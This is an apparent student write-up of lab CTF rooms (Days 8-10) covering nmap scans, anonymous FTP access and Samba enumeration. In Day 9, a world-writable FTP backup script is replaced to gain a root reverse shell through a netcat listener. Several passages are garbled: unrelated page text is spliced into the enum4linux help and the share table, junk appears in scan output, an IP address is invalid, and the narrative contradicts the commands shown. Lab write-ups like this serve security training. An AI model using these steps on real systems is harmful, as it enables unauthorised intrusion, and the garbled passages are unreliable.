|   2048 cf:c9:99:d0:05:c0:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:55:74:0B:A5:EF (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Question 4

The version of Apache is 2.4.29



```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-24 05:03 UTC
Nmap scan report for ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:7C:5B:0A:3C:75 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.73 ms  ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.51 seconds
root@kali:~# nmap -sV 10.10.118.194
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-24 05:03 UTC
Nmap scan report for ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:7C:5B:0A:3C:75 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
root@kali:~#
```

Question 5

Running on port 2222 is SSH

```
OS:SCAN(V=7.80E=4%D=6/24%T=80%CT=1%CU=34368%PV=Y%DS=1%DC=D%G=Y%M=027C5B%T
OS:M-62854555P-x86_64-pc-linux-gnu)SEQ(SP=106%CD=2%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(01-M2301ST1NW%02-M2301ST1NW%03=M2301NNT1NW%04-M2301ST1N
OS:W%05=M2301ST1NW%06-M2301ST1NW%07=M2301ST1NW%08=M2301ST1NW%09=M2301ST1NW
OS:4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F50%Q=M2301NNSNW%7%CC=Y%Q=)T1(R=Y%DF=Y%T
OS:=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R-N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:=%0=RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0=%RD=0
OS:=%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.73 ms ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 90.51 seconds
root@kali:~# nmap -sV 10.10.118.194
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-24 05:03 UTC
Nmap scan report for ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:7C:5B:0A:3C:75 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
root@kali:~#
```

Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned this website might be used for blog.

```
root@kali:~# nmap --script /usr/share/nmap/scripts/http-title -p 80 10.10.118.194
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-24 05:18 UTC
Nmap scan report for ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)
Host is up (0.00019s latency).p/nse_main.lua:1310: in main chunk
[1] 1310: [object Object]
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC#39;s Internal Blog
MAC Address: 02:7C:5B:0A:3C:75 (Unknown)
Nmap scan report for ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
root@kali:~#
```

Thought Process/Methodology:

For Q1, we just do a quick search to see that Snort was created in 1998. After that we find the port numbers of the three services running by doing an nmap scan of that IP address (10.10.1191.94). Next, we observe the scan results, there are several mentions of Ubuntu. For Q4, we can see that on port 80 it showed the version of Apache which is 2.4.29. . Again, we used the original scan as a guide, focusing on port 2222 it shows that this port is running on an SSH server . Lastly, we wanted to execute the script so we used the original scan as a guide and focused on port 80, look closely at the HTTP-TITLE section. It shows that it is being used as a blog.

Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, Terminal Emulator

Solution/walkthrough:

Question 1

The directories that we found on the FTP site are backups, elf_workshops, human_resources and public.

```
Shell No.1
File Actions Edit View Help
root@kali:~# ftp 10.10.48.224
Connected to 10.10.48.224.
220 Welcome to the TBFC FTP Server!.
Name (10.10.48.224:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x    2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534  65534      4096 Nov 16  2020 public
226 Directory send OK.
```

Question 2

The directory on the FTP server that has data accessible by the "anonymous" user is public.

```
Shell No.1
File Actions Edit View Help
root@kali:~# ftp 10.10.48.224
Connected to 10.10.48.224.
220 Welcome to the TBFC FTP Server!.
Name (10.10.48.224:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x    2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534  65534      4096 Nov 16  2020 public
226 Directory send OK.
```

Question 3

The script backup.sh gets executed within this directory.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> █
```

Question 4

The Polar Express is the movie that Santa has on his wish list for Christmas.

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (8.9785 MB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat shoppinglist.txt
The Polar Express Movie
root@kali:~# █
```

Question 5

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer : THM{even_you_can_be_santa}

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.143.121] from (UNKNOWN) [10.10.90.86] 38502
bash: cannot set terminal process group (1380): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# █
```

Thought Process/Methodology:

Firstly, we logged into the FTP server as an anonymous user. Next, we use the "ls" command to list the directories on the FTP server. Therefore, we found backups, elf_workshops, human_resources, and public. After taking a look at the directories, we can see that there is one that the anonymous user can access which is public directory. The public directory has full write, read, and execute permissions for all users. Then, we changed our directory using the "cd" command into "public" and there is a script that gets executed within this directory, which is backup.sh. Following that, we use the "get" command to download the file onto our device. Now that the file has been downloaded, since it is a .txt, we will use the command 'cat' to see the content of the file. Therefore, we found out that the movie Santa has on his Christmas shopping list is The Polar Express.

The 2 files that we've downloaded are backup.sh and shoppinglist.txt. We open the backup.sh file in nano. Next, we set up a netcat listener. Then, we connect to the FTP server and change the directory to "public". By using the "put" command, we'll then upload it to the FTP server. We returned to our netcat listener and, after waiting for a while, we received a connection. From here, we open up the flag by using the "cat" command to "/root/flag.txt" and the flag "THM{even_you_can_be_santa}" appears.

Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux, Terminal Emulator

Solution/walkthrough:

Question 1

The help options for enum4linux.

- -o Get OS information
- -S Get sharelist
- -a Do all simple enumeration
- -h Display help message

```
File Actions Edit View Help
Usage: ./enum4linux.pl [options] ip ...
Options are (like "enum"):
-U      get userlist
-M      get machine list*          Title           IP Address        Expires
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u      specify username to use (default "") Walkthrough room or the "Anonymous"Challenge room (CTF)
-p      specify password to use (default "") 
The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i). on the Samba server ( 10.10.210.82 )?
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550 1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
       a username. Implies RID range ends at 999999. Useful
       against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
Used to get sid with "lookupsid domain_username"
Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
-i      Get printer information
-w wrkg Specify workgroup manually (usually found automatically)
-n      Do an nmblookup (similar to nbstat)
-v      Verbose. Shows full commands being run (net, rpcclient, etc.)
-A      Aggressive. Do write checks on shares etc

```

Question 2

There were 3 users on the Samba server.

```
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Wed Jun 22 10:58:53 2022
```

Question 3

There were 4 "shares" on the Samba server.

Sharename	Type	Comment	IP ADDRESS
tbfc-hr	Disk	tbfc-hr	
tbfc-it	Disk	tbfc-it	
tbfc-santa	Disk	tbfc-santa	
IPC\$	IPC	IPC Service (tbfc-smb server (Samba, Ubuntu))	
Reconnecting with SMB1 for workgroup listing.			
Server	Comment	Answer the questions below	
Workgroup	Comment	Using enum4linux, how many users are there on the Samba server?	
TBFC-SMB-01	Master	How many "shares" are there on the Samba server?	

Question 4

tbfc-santa doesn't require a password.

```
└─(1211101145㉿kali)-[~/thm/day10]
$ smbclient //10.10.210.82/tbfc-hr
Password for [WORKGROUP\1211101145]:
tree connect failed: NT_STATUS_ACCESS_DENIED

└─(1211101145㉿kali)-[~/thm/day10]
$ smbclient //10.10.210.82/tbfc-it
Password for [WORKGROUP\1211101145]:
tree connect failed: NT_STATUS_ACCESS_DENIED

└─(1211101145㉿kali)-[~/thm/day10]
$ smbclient //10.10.210.82/tbfc-santa
Password for [WORKGROUP\1211101145]:
Try "help" to get a list of possible commands.
smb: \> 
```

Question 5

ElfMcSkidy leave jingle-tunes for Santa.

```
!
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt

          10252564 blocks of size 1024. 5369400 blocks available
smb: \> 
```

Thought Process/Methodology:

We started off by running enum4linux -h on the terminal in order to see some of the ways the script can be used. To know how many users on the Samba Server, we ran enum4linux -U Machine_IP which will get a list of users. After running, we can see there were 3 users. Next, we ran enum4linux -S Machine_IP to know how many shares were on the Samba Server and there were 4 shares. Next, we were going to use smbclient to try logging into the shares on the samba server. We wanted to know if any do not require a password. After trying them all, we found that tbfc-santa did not require any password. When we log in to this share, we will find what directory ElfMcSkidy leaves for Santa. ElfMcskidy leaves jingle-tunes for Santa.